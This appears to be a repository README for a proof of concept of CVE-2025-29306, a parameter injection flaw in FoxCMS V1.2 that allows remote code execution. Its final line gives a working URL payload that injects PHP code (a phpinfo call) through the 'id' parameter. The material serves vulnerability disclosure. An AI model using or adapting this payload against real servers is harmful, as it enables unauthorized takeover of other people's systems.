 somatrasss/cve-2025-29306
Proof-of-concept exploit for CVE-2025-29306, a server parameter injection vulnerability in FoxCMS V1.2, enabling remote code execution via crafted HTTP requests.

FOXCMS Content Management System Service Parameter Injection Vulnerability
FoxCMS is a free, commercially available and open-source website management system built on PHP+MySQL architecture. FOXCMS Content Management System has a service parameter injection vulnerability that attackers can exploit to gain control of the server.
FOXCMS Content Management System V1.2


POC http://xx/images/index.html?id=%24{%40print(phpinfo())} Enter the POC to access the vulnerability page and find the information after phpinfo command execution